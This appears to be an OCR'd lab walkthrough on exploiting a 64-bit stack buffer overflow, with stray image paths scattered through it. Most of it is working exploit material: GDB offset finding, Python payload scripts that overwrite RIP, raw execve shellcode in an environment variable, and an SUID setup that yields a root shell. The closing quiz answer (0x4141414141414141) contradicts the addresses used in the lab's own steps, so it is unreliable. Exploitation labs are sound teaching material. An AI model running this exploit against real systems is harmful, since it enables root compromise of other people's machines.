

student@ubuntu: ~
2:59 AM
student@ubuntu:~$ python3 test.py
student@ubuntu:~$ more in.txt
AAAA



1. Generate a 400-byte cyclic pattern file and re-run program in GDB:

   pattern_create 400 in.txt


   r < in.txt



1. Inspect memory at current Stack Pointer register (`$rsp`):

   x/wx $rsp


   Observe captured pattern dword: `0x41413741` .



1. Calculate exact offset from pattern offset command:

   pattern_offset 0x41413741

   Observe exact RIP offset: **104 bytes**.




1. Create script **test2.py** validating canonical RIP overwrite (`BBBBBB` / `0x0000424242424242`):


```
#!/usr/bin/env python
from struct import *

buf = ""
buf += "A"*104                      # offset to RIP
buf += pack("<Q", 0x424242424242)   # overwrite RIP with 0x0000424242424242
buf += "C"*290                      # padding to keep payload length at 400 bytes

f = open("in.txt", "w")
f.write(buf)
```



1. Run `python test2.py` and re-execute in GDB (`r < in.txt`). Confirm RIP successfully displays `0x0000424242424242` .



1. Export 27-byte 64-bit shellcode environment variable:


   export HACK= `python -c 'print`

   `"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"'`

2. Compile environment resolution utility **getenv.c** and query shellcode address:

   gcc -o getenv getenv.c

   ./getenv HACK ./simple



1. Update exploit script **exploit2.py** with target address, configure root ownership & SUID bit, and execute exploit pipe:

```
#!/usr/bin/env python
from struct import *

buf = ""
buf += "A"*104
buf += pack("<Q", 0x7ffcc5b362bb)

f = open("in.txt", "w")
f.write(buf)
```

Commands:
sudo chown root simple
sudo chmod 4755 simple
python exploit2.py
(cat in.txt ; cat) | ./simple
Observe successful execution spawning root shell (`#`).

This concludes the lab exercise.

IMPORTANT: ❓ **Question 11.7.1.1** In the Software-Test-Linux nachine, you will learn how to write and test exploit code on a 64-bit Linux system. Using C and Python, we will develop a vulnerable application and manipulate its execution using carefully crafted payloads to overwrite the instruction pointer (RIP). As part of this lab, you will be required to identify and enter the address used to overwrite RIP. [!SUCCESS] ✅ **Answer:** **0x4141414141414141**